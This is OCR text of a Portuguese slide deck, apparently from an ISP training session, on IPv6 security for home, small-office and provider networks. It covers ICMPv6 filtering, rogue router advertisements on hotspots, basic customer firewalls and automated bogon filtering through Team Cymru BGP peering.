
→ Filtrar serviços indesejados nos firewalls

→ Filtrar seletivamente o ICMPv6

→ Manter a segurança dos hosts e dos aplicativos


→ Observar hosts dentro do seu perímetro para atividades maliciosas (com um IDS ou Honeypot)

Proteção de usuários domésticos/soho e hotspots públicos



Protegendo locais públicos (AP IPv4 apenas)

IPv4 AP



Mediante anúncios de fake Router enviados por um atacante, muitos clientes vão se autoconfigurar e o tráfego IPv6 será enviado através do atacante.

Contramedida:
Isolar totalmente o segmento de camada 2. Veja na URL abaixo
http://mikrotikbrasil.com.br/artigos/Layer2_Security_Poland_2010_Maia.pdf

Segurança para redes home/soho
Práticas no IPv4

Atualmente a prática comum utilizada por provedores é fornecer um IPv4 público para a CPE do cliente e endereços privados para a rede interna, fazendo NAT.

→Com um IP público por CPE, a maioria das aplicações domésticas vão funcionar sem qualquer problema;

→ NAT não garante segurança, porém de fato ele auxilia evitar parte dos potenciais ofensores (aqueles que não tem qualquer conhecimento para by-passar o NAT) e várias ferramentas de ataques automáticos;

→ Por essa razão o NAT dá uma ***sensação falsa de segurança.***

Segurança para redes home/soho
Novos paradigmas com o IPv6

Uma política comum para delegação de prefixos é fornecer pelo menos um /64 para os usuários domésticos e um /48 para os usuários corporativos;

→ Com um /64 cada usuário doméstico pode ter a auto configuração funcional rodando seus próprios dispositivos IPv6 com conexão plena à Internet;

→ Existe uma crença comum que o IPv6 vai devolver à Internet a sua concepção original – a conectividade fim-a-fim.

→ Conectividade fim-a-fim pode levar à inovação, com novas aplicações que hoje não existem. Isso em princípio soa bem!

Segurança para redes home/soho
Novos paradigmas com o IPv6

Estão hoje os usuários preparados para (ou querendo ter) uma conexão fim-a-fim?

→ Atulamente a Internet é utilizada principalmente para trabalho e recreação;

→ Youtube, Facebook, Skype, aplicações de Home Banking applications, etc funcionam bem no modelo atual que não é fim-a-fim;

→ Existem razões nesse momento para expor os usuários internos à conexões entrantes?

Enquanto não houver uma mudança nesse cenário os provedores devem considerar oferecer a seus clientes um firewall básico, pelo menos com uma funcionalidade de permitir apenas conexões originadas dentro da rede deles.

Segurança para redes home/soho
Novos paradigmas com o IPv6


→ Permitir apenas conexões originadas nas redes dos clientes;


→ Permitir como endereço de origem apenas os endereços IPv6 da subnet dos seus clientes (Sim, alguns vírus ou aplicações equivocadas podem gerar “esquisitices” nas redes dos clientes);

→ Negar todo tráfego Multicast de entrada e de saída;

→ Filtrar ICMPv6 de forma seletiva

Segurança para redes home/soho






Regras de firewall mínimas para proteger as redes home/soho.

Proteção do perímetro do provedor

Proteção do perímetro do provedor



Bogons (e Fullbogons) com IPv6

Bogons também definidos como **Martians** (endereços privados e reservados definidos nas RFC's RFC 1918 e RFC 5735) e blocos de rede que ainda não foram alocados para registros regionais (RIR) pela IANA.

Fullbogons é um conjunto maior que também inclui o espaço IP que foi alocado para um RIR, mas ainda não foi atribuído por esse RIR para um provedor ou usuário final.

Esses endereços são comumente usados como IP de origem para ataques, SPAM, Phishing, etc.

Proteção contra Bogons

TEAM CYMRU
COMMUNITY
SERVICES

O Team Cymru provê uma lista de Bogons e Full Bogons como um serviço gratuito. Simplesmente ao contate e passe a receber as listas regularmente via sessão BGP.

http://www.team-cymru.org/

HOW DO I OBTAIN A PEERING SESSION?

To peer with the bogon route servers, contact bogonrs@cymru.com. When requesting a peering session, please include the following information in your e-mail:


1. Which bogon types you wish to receive (traditional IPv4 bogons, IPv4 fullbogons, and/or IPv6 fullbogons)
2. Your AS number
3. The IP address(es) you want us to peer with
4. Does your equipment support MD5 passwords for BGP sessions?
5. Optional: your GPG/PGP public key


We will typically provide multiple peering sessions (at least 2) per remote peer for redundancy. If you would like more or less than 2 sessions please note that in your request. We try to respond to new peering requests within one to two business days, but, again, can provide no guarantees for this **free** service.


Remember that you must be able to accomodate up to **100 prefixes** for *traditional bogons*, and up to **50,000 prefixes** for *fullbogons*, and be capable of multihop peering with a private ASN. If you improperly configure your peering and route all packets destined for bogon addresses to the bogon route-servers, your peering session will be dropped.

Filtro automático de Bogons

Marcando as rotas recebidas do Cymru como blackhole e inserindo um comentário









94


Filtro automático de Bogons


Descartando outros prefixos





Evitando enviar rotas para o Cymru






95


Filtro automático de Bogons

→ A técnica de filtro vista irá colocar em blackhole as rotas bogons recebidas e portanto irá evitar somente o tráfego de **upload**.

→ Para evitar o tráfego **entrante** teremos que inserir regras de filtro de firewall.

Repetir para canal imput





Filtro automático de Bogons

Script funcional para criar uma address list com os endereços IPv6 bogons, retirados das rotas aprendidas do Cymru por BGP

